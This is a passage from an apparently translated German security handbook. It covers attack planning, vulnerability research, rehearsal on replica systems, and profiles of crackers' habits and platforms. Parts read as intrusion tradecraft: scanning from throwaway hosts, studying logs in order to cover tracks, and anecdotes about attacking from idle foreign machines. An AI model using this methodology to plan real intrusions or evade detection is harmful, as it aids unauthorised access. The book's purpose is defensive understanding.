Ein ernsthafter Cracker wird diesen Vorgang für alle Hosts im Teilnetz des Ziels wiederholen. Es ist für den Cracker zwar immer am besten, wenn er das Zielsystem knacken kann. Aber ein privilegierter

Zugriff auf einen Host im Teilnetz des Ziels ist auch schon ein guter Anfang.

24.5 Weitere Untersuchungen

Der nächste Schritt ist, auf der Grundlage der bis jetzt gesammelten Daten weitere Informationen einzuholen. Wenn Sie bei Ihren ersten Untersuchungen ausreichend sorgfältig vorgegangen sind, beinhalten Ihre Daten Informationen über das Betriebssystem des Ziels, die Hardware, vermutliche Vertrauensstellungen und die Topologie des Netzwerks.

Mit Hilfe dieser Informationen können Sie weitere Untersuchungen durchführen, die dazu dienen, potentielle Schwachstellen des gesamten Zielsystems zu entdekken. In den meisten Fällen ist dafür kein direkter Kontakt mit dem Ziel erforderlich.

24.5.1 Hauptschwachstellen des Systems identifizieren

Es gibt mehrere Methoden, Informationen über die Schwachstellen des Zielsystems zu sammeln. Einige Leute meinen, daß Scanner wie ISS und SATAN automatisch Schwachstellen entdecken, und deshalb keine eingehenden Untersuchungen erforderlich seien. Ich bin da anderer Meinung.

Scanner sind ausgezeichnete Tools zur Prüfung Ihres eigenen Netzwerks. Sie können damit eine grobe Suche nach weitverbreiteten Sicherheitslücken vornehmen. Deshalb sparen sie Ihnen eine Menge Zeit, die Sie dazu nutzen können, sich spezielleren Problemen zu widmen.

Hinweis:

Um zu sehen, wie Sie diese Tools für sich nutzen können, sollten Sie sich »Flirting with SATAN« besorgen, eine Fallstudie von Nancy Cook und Marie Corbin. Cook und Corbin verwendeten SATAN, um eine Analyse von ca. 14.000 Hosts in ihrem Netzwerk durchzuführen. Sie finden die Studie unter http://www.trouble.org/security/auditing_course/nancy_cook.ps.

Scanner sind jedoch nicht dazu geeignet (und auch nicht vorgesehen), ein fremdes Netzwerk anzugreifen. Einen Host ohne Autorisierung zu scannen ist ungefähr das gleiche, als würden Sie ein beliebiges Haus in Ihrer Straße auswählen und bei hellichtem Tag ausprobieren, ob sich die Türen oder Fenster öffnen lassen. Das ist nicht besonders raffiniert.

Außerdem hat die starke Verbreitung von Scannern dazu geführt, daß Tools entwickelt wurden, mit denen man die Signaturen beliebter Scanner entdecken kann. Diese Signaturen (die von Log-Einträgen oder Kontrollschleifen-Mustern abgeleitet werden), sind in zu viele Systeme zur Erkennung von Eindringlingen integriert worden. Aus diesem Grund ist von einem willkürlich durchgeführten Scan unbedingt abzuraten. Der Wert der gewonnenen Daten rechtfertigt die Aufmerksamkeit nicht, die ein solcher Scan erregt.

Hinweis:

Es gibt Fälle, in denen es dennoch denkbar ist, daß Sie einen Großscan durchführen möchten. Einer ist, daß Sie über sogenannte Wegwerf-Domains verfügen. Das sind Rechner, die Sie offengelegt, aber noch für nichts verwendet haben. Von einem solchen Rechner aus könnten Sie ohne Bedenken einen Scan ausführen. Wenn Sie das jedoch getan haben, sollten Sie nicht zu lange damit warten, in das Zielsystem einzudringen. Der Systemadministrator dort wird die Sicherheit wahrscheinlich ziemlich schnell erhöhen.

Klüger ist es, sich die Informationen über potentielle Schwachstellen von anderen Quellen zu besorgen, z.B.:

- Sicherheits-Advisories
- Sicherheits-Mailinglisten
- Cracker-Sites
- Handbücher zur Systemadministration
- Patch-Sites

Ich möchte kurz darauf eingehen, wie man an diese Informationen gelangt.

24.5.2 Sammeln von Informationen über System-Schwachstellen

Sie können auf verschiedene Arten an diese Informationen kommen. Wie Sie vorgehen, hängt hauptsächlich von Ihrem letztendlichen Ziel ab. Es gibt zwei Arten von Informationsquellen, und jede hat ihre Vor- und Nachteile. Es sind

- Cracker-Sites
- Legitime Informationsquellen zu Sicherheitsfragen

Wir wollen uns einmal ansehen, welcher Art und Qualität die dort angebotenen Informationen sind.

24.5.3 Cracker-Sites

Wenn Sie nach einer »quick-and-dirty«-Lösung suchen, können Sie sich sofort den Cracker- Sites zuwenden. Das ist aber wahrscheinlich nicht sehr empfehlenswert.

Cracker-Sites sind ausgezeichnete Quellen für Exploits. Sie können dort oft Quellcode oder sogar kompilierte Binaries finden. Deshalb kommt es Ihnen anfangs vielleicht so vor, als seien Cracker-Sites eine tolle Sache, um schnell zum Ziel zu kommen. Daß dem leider nicht so ist, hat mehrere Gründe:

- Erstens liefern Cracker oft keine Dokumentation zu ihren Tools. Und selbst wenn sie dies tun, ist die Dokumentation oft zu knapp, unausgereift oder sogar falsch. Cracker-Tools werden selten mit der gleichen Qualitätssicherung entwickelt wie »legitime« Tools. Statt dessen erledigen Cracker-Tools einfach nur ihre Aufgabe und weiter nichts.
- Zweitens können Cracker-Tools eine Gefahr für Ihre eigene Systemsicherheit darstellen. Manchmal enthalten diese Tools Trojanische Pferde oder anderen verdächtigen Code. Dieser Code führt vielleicht den beabsichtigten Exploit durch und nutzt gleichzeitig die Schwächen Ihres Systems aus. Seien Sie besonders vorsichtig bei Cracker-Tools, die Root-Privilegien erfordern oder ausschließlich in Binärformat verfügbar sind.

- Drittens werden Cracker-Tools meist in Eile herausgegeben, sofort nachdem der Exploit das erste Mal entdeckt worden ist. Eine darauffolgende Weiterentwicklung oder Feinabstimmung des Tools bleibt oft aus. Cracker-Tools sind etwas anderes als die aus herkömmlicheren Quellen stammenden Tools. Aus diesem Grund werden Sie vielleicht nie über die dem Tool innewohnenden Fehler informiert werden.

Der größte Nutzen von Cracker-Sites besteht darin, daß Sie sie benutzen können, um die potentiellen Schwachstellen des Ziels schnell zu identifizieren. Dadurch bekommen Sie einen gewissen Vorsprung vor den akkurateren, legitimen Sicherheitsinformationen.

24.5.4 Legitime Informationsquellen zu Sicherheitsfragen

Legitime Sicherheitsquellen sind ein ausgezeichneter Ausgangspunkt. Sie bieten einige Annehmlichkeiten, die den Cracker-Sites fehlen.

Zum Beispiel verfügen die legitimen Quellen meistens über eine bessere Dokumentation. Diese Dokumentation erläutert meistens besser, wie und warum ein Exploit funktioniert. Außerdem enthält sie wahrscheinlich Informationen darüber, wie man den Angriff verhindern oder entdecken kann. Diese Informationen kommen z.B. in Form von:

- Log-Dateien
- Konfigurationsdateien
- Patch-Scripts
- Test-Scripts

Um diese Daten zu sammeln, müssen Sie eine umfassende Suche durchführen. Sie könnten z.B. nach dem Lesen von ersten Advisories entdecken, daß die einzige verfügbare Information eine Beschreibung der Schwachstelle ist - was oft der Fall ist. Hersteller und Sicherheitsteams sind oft zurückhaltend mit dem Posten von detaillierten Informationen, und das ist auch verständlich. (Dies zu tun, würde nur zu weiteren Angriffen einladen.) Deshalb müssen Sie bei Ihrer Suche ein bißchen aggressiver vorgehen.

Nachdem Sie ein paar Advisories über diese oder jene Schwachstelle gelesen haben, sollten Sie nach dem allgemein üblichen Namen oder Jargon-Ausdruck für die Sicherheitslücke suchen. Ein Beispiel ist »das telnetd-Problem von Linux« (bzw. »the Linux telnetd problem«, wenn Sie nach englischen Quellen suchen), eben der Ausdruck, unter dem das Sicherheitsloch bekannt geworden ist. Um diesen Namen herauszufinden, verwenden Sie am besten die ID des Advisories als Suchausdruck.

Wenn Sicherheitsteams ein Exploit-Skript, ein Test-Skript oder einen Kommentar posten, fügen sie meistens eine vollständige Referenz auf das Original-Advisory ein. Zum Beispiel enthält ihre Nachricht etwas ähnliches wie »Hier ist ein Script zum Testen, ob Ihr System für das talkd-Problem verwundbar ist, das in CA-97.04 beschrieben wurde«.

Dieser Satz bezieht sich auf das CERT-Advisory Nummer 97.04, das am 27. Januar 1997 herausgegeben wurde. Um darauffolgende Referenzen auf das Advisory zu finden, geben Sie die CERT-Nummer als Suchausdruck ein. Nachdem Sie einige der gefundenen Dokumente durchgelesen haben, kennen Sie den üblichen Ausdruck für die Sicherheitslücke. Wenn Sie mit diesem eine neue Suche starten, können Sie sowohl legitime als auch Underground-Datenbanken aufspüren. Innerhalb relativ kurzer Zeit werden Sie alle verfügbaren Informationen über diese spezielle Sicherheitslücke gefunden haben.

Wenn Sie Folgebeiträge finden, haben Sie schon halb gewonnen. Es gibt verschiedene Methoden, diesen Prozeß zu beschleunigen. Zum Beispiel ermöglichen Ihnen einige Archive, die Nachrichten nach Diskussionsfäden (Threads) gebündelt zu lesen. Diese Archive sollten Sie bevorzugt verwenden, weil Sie damit schnell einen Überblick über den ersten Beitrag und die Folgebeiträge gewinnen können.

Die Mehrzahl der Sicherheitslisten und -archive bietet diese Möglichkeit jedoch nicht. Deshalb müssen Sie bei diesen wahrscheinlich einen Beitrag nach dem anderen durchforsten.

Eine umfassende Suche lohnt den Aufwand immer. Folgebeiträge beinhalten normalerweise Exploit- und Test-Skripte, die von Sicherheitsteams entwickelt worden sind. Diese enthalten im allgemeinen ausgezeichnete technische Informationen über die Schwachstelle. Zum Beispiel könnte ein Teilnehmer der Liste einen neuen Dreh für den Exploit gefunden haben. Andere haben vielleicht herausgefunden, daß ein verbundenes Programm, eine Include- Datei oder eine Abhängigkeit die wirkliche Ursache des Problems waren. Die Gedanken und Reflektionen dieser Leute sind Gold wert. Wenn Sie diese Informationen studieren, können Sie nicht nur die genaue Ursache der Sicherheitslücke feststellen, sondern auch sicher voraussagen, welche Auswirkungen Ihr Angriff auf das Zielsystem haben wird.

Zu diesem Zeitpunkt haben Sie folgende Informationen:

- Wer der Administrator ist, seine Gewohnheiten, seine anderen Accounts, seine Arbeitszeiten, seine Einstellung zur Sicherheit und seine persönlichen Daten.
- Netzwerktopologie, Domain-Server, Hardware, Software, Architektur und vermutliche Vertrauensstellungen.
- Mögliche Sicherheitslücken, Ursachen, Tools zum Testen, Exploits und mögliche Fallen beim Ausnutzen dieser.

Der nächste Schritt ist ein Testlauf.

24.6 Einen Testlauf durchführen

Testläufe sind nicht unbedingt erforderlich, aber praktisch. Richten Sie einen Rechner so ein wie Ihr Ziel. Wenn Ihr Ziel z.B. eine SparcStation 2 mit Solaris 2.4 ist, besorgen Sie sich eine solche. Setzen Sie dieses System derselben Attacke aus, die Sie für Ihr Ziel planen.

Die Resultate werden Sie über zwei Dinge informieren:

- Wie die Angriffe auf Ihrem Front-End aussehen werden.
- Wie die Angriffe auf der Seite des Opfers aussehen werden.

Dies hat gleich drei Vorteile:

Erstens können Sie feststellen, wie das Ziel auf Ihre Angriffe reagieren wird. Das ist ein ziemlich wichtiger Punkt. Ein identisch konfigurierter Rechner (oder *scheinbar* identisch konfigurierter Rechner) sollte ähnlich reagieren. Wenn er dies nicht tut, sollten Sie vorsichtig zu Werke gehen. Der Systemadministrator könnte etwas in petto haben.

Wie ich in Kapitel 7, »Kriegsführung im Internet«, beschrieben habe, gibt es fortschrittliche Systeme zur Erkennung von Eindringlingen und zur Ausgabe von Falschinformationen. Diese Systeme bieten

irreführende Informationen an, um den Angreifer glauben zu lassen, daß er mit einem bestimmten Betriebssystem und bestimmten Anwendungen arbeitet, obwohl dies nicht der Fall ist. Die meisten Unternehmen können sich solche Tools nicht leisten, aber man kann nie wissen.

Testläufe können dies feststellen und gewisse Anzeichen für die Integrität des Angriffs ermitteln. Bill Cheswicks Ausführungen über Berferd zeigen, daß sogar eine halbherzige Simulation eines verwundbaren Netzwerks effektiv sein kann. Wie bereits in Kapitel 7 erwähnt, ist dies der gegenwärtige Ansatz beim Krieg um Informationen.

Zweitens werden Ihnen die Log-Dateien auf dem simulierten Zielrechner zeigen, welche Fußabdrücke Sie hinterlassen. Auch das ist wichtig zu wissen. Unterschiedliche Versionen bringen unterschiedliche Log-Dateien hervor, und Sie sollten genau wissen, welche Log- Dateien durch Ihren Angriff erzeugt werden. So können Sie planen, wie Sie Ihre Spuren auf dem Ziel Ihres Eindringens verwischen könnten.

Drittens geben Ihnen Testläufe die Möglichkeit, zu sehen, welche Exploits wirklich effektiv sind. Wenn Sie den Code von jemand anderem verwenden (was meistens der Fall ist), können Sie nie sicher sein, daß er so funktioniert, wie Sie es erwarten, bevor Sie ihn nicht ausprobiert haben. Nur weil er auf der Konfiguration der Autoren funktioniert hat, muß das noch lange nicht bedeuten, daß er auch auf Ihrem Ziel funktionieren wird. Das gilt in gewissem Maße natürlich auch für Ihr Testsystem, aber nur abgeschwächt. Wenn Sie gründliche Vorarbeit geleistet haben, dürfte Ihr Testsystem der Konfiguration des Ziels schon ziemlich nahekommen. Sie können natürlich nie wissen, ob der Systemadministrator des Zielsystems selbst geschriebene Sicherheitsprogramme laufen läßt. Ein gewisses Risiko läßt sich nie ganz ausschließen.

24.7 Zusammenfassung

Der in diesem Kapitel beschriebene Prozeß umreißt die wesentlichen Bestandteile eines Angriffs. Diese beinhalten:

- Die Sammlung von Informationen über das Ziel
- Die Identifizierung der Schwachstellen des Ziels
- Die Vorbereitung eines heimlichen Zutritts

Weiterhin ist eine Einschätzung des Gesamtzusammenhangs erforderlich. Einzelne Exploits zu kennen, reicht nicht aus. Ein Cracker muß sein Talent kultivieren, diese Techniken kombiniert anwenden zu können. Das Knacken eines Systems ist ein dynamischer Prozeß. In neun von zehn Fällen wird der Cracker auf Bedingungen treffen, auf die er nicht vorbereitet war. Diese Probleme gilt es kreativ und schnell zu überwinden.

Sie können einen guten Einblick gewinnen, wenn Sie das Verhalten von Crackern und Techniken zur Erkennung von Eindringlingen studieren. Wenn Sie Ihren Feind kennen, haben Sie schon halb gewonnen. Die folgenden Links können Ihnen helfen, dieses Ziel zu erreichen:

Phrack Magazine. Phrack ist ein Untergrund-Journal, das sich auf die unterschiedlichen Methoden des Eindringens in fremde Systeme konzentriert. http://www.phrack.com/

2600: The Hacker Quarterly. 2600 ist ein E-Zine und ein Print-Magazin für Hakker. http://

www.2600.com/

Computer Break-Ins: A Case Study. Leendert van Doorn. http://www.alw.nih.gov/Security/FIRST/papers/general/holland.ps

An Evening With Berferd: in Which a Cracker Is Lured, Endured, and Studied. Bill Cheswick. http://www.alw.nih.gov/Security/FIRST/papers/general/berferd.ps

The Intrusion Detection Archive. Dies ist ein Archiv der Mailing-Liste zu Systemen zur Erkennung von Eindringlingen *(Intrusion Detection Systems* - IDS). http://www.geek- girl.com/ids/

Artificial Intelligence and Intrusion Detection: Current and Future Directions. Proceedings of the National Computer Security Conference. J. Frank, 1994. Dieses Dokument beschäftigt sich damit, wie man Rechnern beibringen kann, Eindringlinge mit Hilfe üblicher Muster zu erkennen. http://phobos.cs.ucdavis.edu:8001/papers/ncsc.94.ps.gz

An Application of Pattern Matching in Intrusion Detection. Kumar und Spafford. http://www.raptor.com/lib/ncsc.94.ps

A Pattern Matching Model for Misuse Intrusion Detection. Kumar und Spafford. http://www.raptor.com/lib/ncsc.pdf

Intrusion Detection in Computers. Victor H. Marshall. ftp://coast.cs.purdue.edu/pub/doc/intrusion_detection/auditool.txt.Z

An Introduction to Intrusion Detection. Aurobindo Sundaram. http://www.eng.fsu.edu/~kuncick/intrusion/intrus.html

ASAX: Software Architecture and Rule-Base Language for Universal Audit Trail Analysis. Ein experimentelles System zur Erkennung von Eindringlingen. Naji Habra, Baudouin Le Charlier, Abdelaziz Mounji und Isabelle Mathieu. ftp://coast.cs.purdue.edu/pub/doc/intrusion_detection/HabraCharlierEtAl92.ps

Distributed Audit Trail Analysis. Abdelaziz Mounji, Baudouin Le Charlier, Denis Zampunieris und Naji Habra. ftp://coast.cs.purdue.edu/pub/doc/intrusion_detection/ MounjiCharlierEtAl94.ps.gz

Michael Sobirey's Intrusion Detection Systems Page. Diese Seite führt derzeit 63 Systeme zur Erkennung von Eindringlingen auf. http://www-rnks.informatik.tu-cottbus.de/ ~sobirey/ids.html

Security Breaches: Five Recent Incidents at Columbia University. Fuat Baran, Howard Kaye und Margarita Suarez. Center for Computing Activities, Columbia University. http://www.alw.nih.gov/Security/FIRST/papers/general/fuat.ps

The Social Organization of the Computer Underground. Gordon R. Meyer. http://www.alw.nih.gov/Security/FIRST/papers/general/hacker.txt

There Be Dragons. Steven M. Bellovin. Beschreibung von Angriffen auf die AT&T-Firewall. http://www.alw.nih.gov/Security/FIRST/papers/general/dragons.ps

Automated Tools for Testing Computer System Vulnerability. W. Timothy Polk. http://www.alw.nih.gov/Security/FIRST/papers/general/tools.ps

---

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | Kapitelanfang | nächstes Kapitel

vorheriges Kapitel | Inhaltsverzeichnis | Stichwortverzeichnis | nächstes Kapitel

25

Angriffsebenen

In diesem Kapitel wollen wir uns die unterschiedlichen Ebenen eines Angriffs ansehen. Ein Angriff ist jede unbefugte Aktion, die mit dem Ziel ausgeführt wird, Ihren Server zu behindern, zu schädigen, außer Gefecht zu setzen oder seine Sicherheit zu durchbrechen. Ein solcher Angriff kann von einem Versagen des Dienstes bis hin zur vollständigen Offenlegung und Zerstörung Ihres Servers führen. Welche Ebene eine erfolgreich gegen Ihr Netzwerk ausgeführte Attacke erreicht, hängt von den Sicherheitsvorkehrungen ab, die Sie getroffen haben.

25.1 Wann kann es zu einem Angriff kommen?

Ein Angriff kann jederzeit ausgeübt werden, solange Ihr Netzwerk mit dem Internet verbunden ist. Da die meisten Netzwerke 24 Stunden am Tag angebunden sind, bedeutet das, daß es jederzeit zu einem Angriff kommen kann. Es gibt jedoch einige Gepflogenheiten, nach denen sich die meisten Angreifer erwartungsgemäß verhalten.

Die Mehrzahl der Angriffe erfolgt (oder beginnt zumindest) spät nachts - bezogen auf die Zeitzone des Servers. D.h., wenn Sie in Los Angeles sind und Ihr Angreifer sich in London befindet, wird die Attacke vermutlich während der späten Nacht bis in die frühen Morgenstunden der Pazifik-Normalzeit erfolgen. Sie würden vielleicht vermuten, daß Cracker bevorzugt am Tag arbeiten, weil dann so viel Traffic herrscht, daß ihre Aktivitäten eher in der Menge untergehen. Es gibt jedoch einige Gründe, warum Cracker diese Zeiten meiden:

- Durchführbarkeit - Die Mehrzahl der Cracker hat einen Job, geht zur Schule oder verbringt den Tag in anderen Umgebungen, die solche Aktivitäten tagsüber nicht ermöglichen. D.h. diese Leute haben tagsüber etwas anderes zu tun, als Rechner zu knacken. Das hat sich in den letzten Jahren geändert: Früher waren die meisten Cracker Kids, die zu Hause herumhingen und nichts zu tun hatten.
- Geschwindigkeit - Auf dem Daten-Highway kommt es immer häufiger zu Staus. Deshalb ist es oft besser, zu Zeiten zu arbeiten, die einen schnellen Transport von Paketen ermöglichen. Diese Zeiten hängen oft von der geographischen Lage ab. Jemand im Südwesten der USA, der einen Rechner in London attackiert, sollte seine Tätigkeit am besten zwischen 22 Uhr und 12 Uhr mittags (Ortszeit) ausüben. Vorher gibt es noch zu viele Leute im eigenen Land, die noch einmal ihre E-Mail oder die neuesten Nachrichten abrufen, bevor sie zu Bett gehen, und dadurch die Leitungen verstopfen.

Später sind die ersten Frühaufsteher in den USA schon wieder dabei, ihre E-Mail zu bearbeiten.

- Heimlichkeit - Stellen wir uns einmal vor, daß ein Cracker ein Sicherheitsloch entdeckt. Stellen wir uns weiterhin vor, daß es 11 Uhr morgens ist und sich drei Systemadministratoren in das Netzwerk eingeloggt haben. Was meinen Sie, wie die Chancen stehen, das System unbehelligt zu knacken? Ziemlich schlecht, wenn Sie mich fragen. Systemadministratoren kommen seltsamem Verhalten schnell auf die Spur, wenn sie Zeuge davon werden. Mir ist es einmal passiert, daß eine Systemadministratorin mich sofort aufgespürt hat, nachdem ich an ihre Paßwort-Datei gelangt war. Sie war in Kanada und ich in Los Angeles. Sie stellte mich zur Rede, bevor ich überhaupt eine Chance hatte, die Leitung zu kappen.

Die beliebtesten Ziele von Crackern sind daher Systeme, in denen sich niemand befindet. Ich verwendete eine Zeitlang eine Workstation in Japan, um meine Angriffe von dort aus zu starten, da nie jemand eingeloggt zu sein schien. Von diesem Rechner aus startete ich Telnet und verband mich zurück in die Vereinigten Staaten. Eine ähnliche Situation hatte ich einmal mit einem neuen ISP in Rom. (Mehr kann ich nicht erzählen, da sie sich ganz bestimmt an mich erinnern werden und mein Inkognito dann gelüftet wäre. Sie meinten tatsächlich, daß ich unbedingt bei ihnen vorbeischauen sollte, wenn ich mal wieder in Italien hacken würde!)

Über solche Rechner können Sie vorübergehend die Kontrolle übernehmen und sich alles nach Ihrem Geschmack einrichten. Außerdem haben Sie reichlich Zeit, die Log-Dateien zu ändern. Seien Sie also gewarnt: Die meisten dieser Aktivitäten erfolgen in der Nacht - bezogen auf Ihre geographische Lage.

Tip:

Wenn Sie sehr gründlich protokolliert haben und Ihnen nur begrenzte Zeit zur Analyse dieser Log-Dateien zur Verfügung steht, würde ich Ihnen raten, sich auf die Verbindungsanforderungen spät nachts zu konzentrieren. Diese Abschnitte beinhalten ganz bestimmt interessante und merkwürdige Informationen.

25.2 Welche Betriebssysteme verwenden Cracker?

Die von Crackern verwendeten Betriebssysteme variieren. Am wenigsten wahrscheinlich ist wohl die Macintosh-Plattform. Es gibt einfach nicht genügend Tools für MacOS, und die benötigten Tools zu portieren stellt einen zu großen Aufwand dar. Unix ist wahrscheinlich die am häufigsten verwendete Plattform, und davon wahrscheinlich FreeBSD und Linux.

Der offensichtlichste Grund dafür sind die Kosten. Für den Preis dieses Buchs bekommen Sie eine Linux-Distribution mit allen Tools, die Sie jemals benötigen: C, C++, Smalltalk, Perl, TCP/IP und vieles mehr. Außerdem erhalten Sie den vollständigen Quellcode des Betriebssystems.

Diese Frage der Kosten ist gar nicht so trivial. Sogar ältere Workstations können teuer sein. Sie erhalten mehr Rechen-Power, wenn Sie einen IBM-kompatiblen Rechner nehmen. Sie können heute für wenig Geld an einen 100-MHz-PC mit 8 Mbyte RAM kommen. Dann spielen Sie noch FreeBSD oder Linux auf den Rechner, und schon haben Sie eine leistungsfähige Workstation. Für ungefähr dasselbe Geld bekommen Sie dagegen nur eine 25-MHz- SPARCstation 1 mit Festplatte, Monitor und Tastatur. Oder eine ELC mit einer externen Platte und 16 Mbyte RAM. Die Kosten für die Software verschlimmern das Ganze noch. Wenn Sie eine alte Sun kaufen, erhalten Sie damit vielleicht auch SunOS 4.1.x. Dann ist ein

C-Compiler (cc) dabei. Wenn Sie jedoch einen RS/6000 mit AIX 4.1.x kaufen, kommen Sie vielleicht billiger an die Maschine, aber einen C-Compiler haben Sie damit noch nicht. Das läuft wahrscheinlich darauf hinaus, daß Sie sich GCC aus dem Internet besorgen werden. Wie Sie sich denken können, ist ein C-Compiler ein absolutes Muß. Ohne ihn können Sie die Mehrheit der erhältlichen Tools nicht verwenden, da Sie diese zuerst kompilieren müssen. Das ist eine wichtige Überlegung und mit ein Grund dafür, warum Linux immer beliebter wird.

Hinweis:

Die Kompatibilität ist kein wirkliches Problem. Die meisten guten Tools sind in der Unix-Umgebung verfaßt worden, und diese können leicht auf die frei erhältlichen Unix-Plattformen portiert werden. In vielen Fällen existieren bereits Binaries für Linux und FreeBSD (obwohl ich zugeben muß, daß dies überwiegend für FreeBSD der Fall ist, da frühere Linux-Distributionen einen etwas eklektischen Quellbaum hatten, der wahrscheinlich eher AIX ähnelte als anderen herkömmlichen Systemen wie SunOS). Das ist zum Teil auch eine Kultfrage. Puristen bevorzugen im allgemeinen BSD.

25.2.1 Sun

Man sieht ziemlich häufig Cracker, die entweder SolarisX86 oder SCO als Plattform verwenden. Der Grund dafür ist, daß man an diese Produkte, obwohl es Lizenzprodukte sind, ziemlich leicht herankommen kann. Meistens sind Cracker, die diese Plattform verwenden, Studenten, oder sie kennen Studenten. Deshalb können sie sich die sehr viel billigeren Schulversionen besorgen. Außerdem sind diese Betriebssysteme auch deshalb eine preiswerte Alternative, weil sie auf PC-Architekturen laufen. (SolarisX86 2.4 wurde sehr populär, nachdem Unterstützung für normale IDE-Laufwerke und CD-ROM-Laufwerke integriert wurde. Vorher waren nur die teureren SCSI-Laufwerke unterstützt worden.) Seit kurzem verteilt Sun Microsystems gegen einen kleinen Unkostenbeitrag (Porto- und Mediumkosten) das Betriebssystem Solaris an Privatanwender mit kostenloser Lizenz, solange das System nicht kommerziell benutzt wird.

25.2.2 Andere Unix-Plattformen

Unix-Plattformen sind deshalb populär, weil sie normalerweise geringe Hardware-Anforderungen stellen. Ein Rechner mit Windows 95 und allem Zubehör benötigt eine Menge RAM. Linux oder FreeBSD können Sie dagegen auf einem armseligen 386er laufen lassen und eine gute Leistung erhalten (natürlich vorausgesetzt, daß Sie auf X verzichten). Das ist auch kein Problem, weil sogar Tools, die für die X-Umgebung geschrieben worden sind, normalerweise ebenfalls über eine Befehlszeilen-Schnittstelle verfügen (z.B. können Sie SATAN von der Kommandozeile ausführen).

25.2.3 Microsoft

Die Microsoft-Plattform unterstützt viele legitime Sicherheitstools, die für Angriffe auf entfernte Hosts verwendet werden. Immer mehr Cracker verwenden Windows NT, da es eine sehr viel bessere Leistung bietet als Windows 95 und außerdem über fortschrittliche Netzwerk-Tools verfügt. Darüber hinaus ist Windows NT unter dem Aspekt der Sicherheit eine etwas ernster zu nehmende Plattform. Es verfügt auch über eine Zugriffskontrolle, so daß Cracker ihren Spezis bestimmte Dienste sicher anbieten können. Wenn sich diese »Freunde« einloggen und versuchen, das System zu zerstören, werden sie mit denselben

Kontrollen konfrontiert wie bei einem Rechner, der Crackern nicht so freundlich gesinnt ist.

Außerdem wird Windows NT immer beliebter, weil Cracker wissen, daß sie lernen müssen, mit dieser Plattform umzugehen. Da Windows NT als Plattform für Internet-Server immer populärer wird (und das wird es, spätestens seit DEC mit Microsoft kooperiert, auf jeden Fall), müssen Cracker wissen, wie man dieses System knacken kann. Weiterhin werden Sicherheitsprofis auch Tools entwickeln, mit denen man die interne Sicherheit von Windows-NT-Systemen testen kann. Ein starker Anstieg der Verwendung von Windows NT als Cracker-Plattform ist also absehbar.

Hinweis:

Auch für Windows 95 werden immer mehr Tools entwickelt. Das wird dazu führen, daß sich die Cracker-Szene etwas verändert. Solche Tools haben im allgemeinen grafische Oberflächen und erfordern von ihrem Benutzer wenig Kenntnisse. Mit zunehmender Verbreitung dieser Tools wird es zu noch mehr Sicherheitsverletzungen im Internet kommen. Dennoch glaube ich nicht, daß Windows 95 als Cracker-Plattform jemals eine größere Rolle spielen wird.

25.3 Ausgangspunkte von Angriffen

Vor Jahren gingen viele Angriffe von Universitäten aus, da dort ein Internet-Zugang vorhanden war. Die meisten Cracker waren Jugendliche, die keine andere Möglichkeit hatten, ins Internet zu kommen. Das wirkte sich natürlich nicht nur auf den Ausgangspunkt der Attacke aus, sondern auch auf den Zeitpunkt des Angriffs. Außerdem war damals echtes TCP/IP von zu Hause aus noch nicht als Option verfügbar.

Heute ist die Situation ganz anders. Cracker können Ihr Netzwerk von zu Hause aus, ihrem Büro oder ihrem Wagen aus knacken. Es gibt jedoch auch einige konstante Größen. Zum Beispiel benutzen ernsthafte Cracker im allgemeinen keine Online-Dienste wie AOL oder CompuServe. (Offensichtliche Ausnahmen sind Cracker, die gestohlene Kreditkartennummern verwenden. In solchen Fällen sind Online-Dienste eine ausgezeichnete Wahl.) Ein Grund dafür ist, daß diese Online-Dienste einen Hacker oder Cracker schon beim geringsten Anlaß anzeigen. Der Verdächtige hat vielleicht noch nicht einmal etwas Schlimmes getan (kleinere ISPs lassen sie vielleicht einfach gehen). Die Ironie dabei ist, daß große Online- Dienste es den Versendern von Massenmailings durchaus erlauben, das Internet mit größtenteils unerwünschten Werbemails zu bombardieren. Können Sie sich denken, warum? Neugierde wird mißbilligt, aber purer Kommerz ist in Ordnung.

Ein weiterer Grund ist, daß diese Dienste keine Unix-Shell zusätzlich zum normalen PPP anbieten. Ein Shell-Account kann viele Aktionen erleichtern, die sonst schwierig durchzuführen sind. Verfügbare System-Tools bieten eine erweiterte Funktionalität, darunter verschiedene Shells, Perl, Awk, Sed, C, C++ und eine Handvoll Systembefehle (z.B. showmount und rusers).

Langsam vervollständigt sich unser Bild eines typischen Crackers: Es ist eine Person, die spät in der Nacht arbeitet, mit einem Unix- oder Windows-NT-Rechner und fortschrittlichen Tools ausgestattet ist und aller Wahrscheinlichkeit nach über einen lokalen Provider ins Internet gelangt.

25.4 Wie sieht der typische Cracker aus?

Der typische Cracker läßt sich wahrscheinlich durch die folgenden Eigenschaften beschreiben:

- Kann in C, C++ oder Perl programmieren - Das ist die generelle Voraussetzung, da viele der grundlegenden Sicherheitstools in einer oder mehrerer dieser Sprachen geschrieben sind. Der Cracker muß zumindest in der Lage sein, den Code richtig zu interpretieren, zu kompilieren und auszuführen. Fortgeschrittene Cracker können Code, der nicht ausdrücklich für eine bestimmte Plattform geschrieben wurde, auf ihre eigene Plattform portieren. Außerdem können sie neue Code-Module für erweiterbare Produkte wie SATAN und SAFEsuite schreiben.
- Hat weitreichende Kenntnisse über TCP/IP - Kein kompetenter Cracker kann ohne dieses Wissen zurechtkommen. Ein Cracker muß zumindest wissen, wie das Internet funktioniert. Dazu reicht es nicht aus, nur zu wissen, wie man sich mit dem Internet verbindet und im Netzwerk arbeitet. Der moderne, kompetente Cracker muß über den Code innerhalb von TCP/IP Bescheid wissen, z.B. über die Zusammensetzung der Header von IP- Paketen. Dazu muß man jedoch nicht unbedingt Informatik studiert oder eine ähnliche Ausbildung absolviert haben. Viele eignen sich dieses Wissen an, indem sie ihre Rechner zu Hause oder an ihrem Arbeitsplatz vernetzen.
- Bewegt sich mehr als 50 Stunden pro Monat im Internet - Cracker sind keine sporadischen Anwender. Wenn Sie einem Cracker bei der Arbeit zusehen, sehen Sie jemanden, der nicht nur seinen Rechner, sondern auch das Internet ganz genau kennt. Erfahrungen lassen sich durch nichts ersetzen, und ein Crakker muß diese machen. Einige Cracker sind vom Internet geradezu abhängig und leiden an Schlaflosigkeit. Das ist kein Scherz.
- Kennt sich mit mindestens zwei Betriebssystemen genau aus - eines davon ist zweifellos Unix oder VMS.
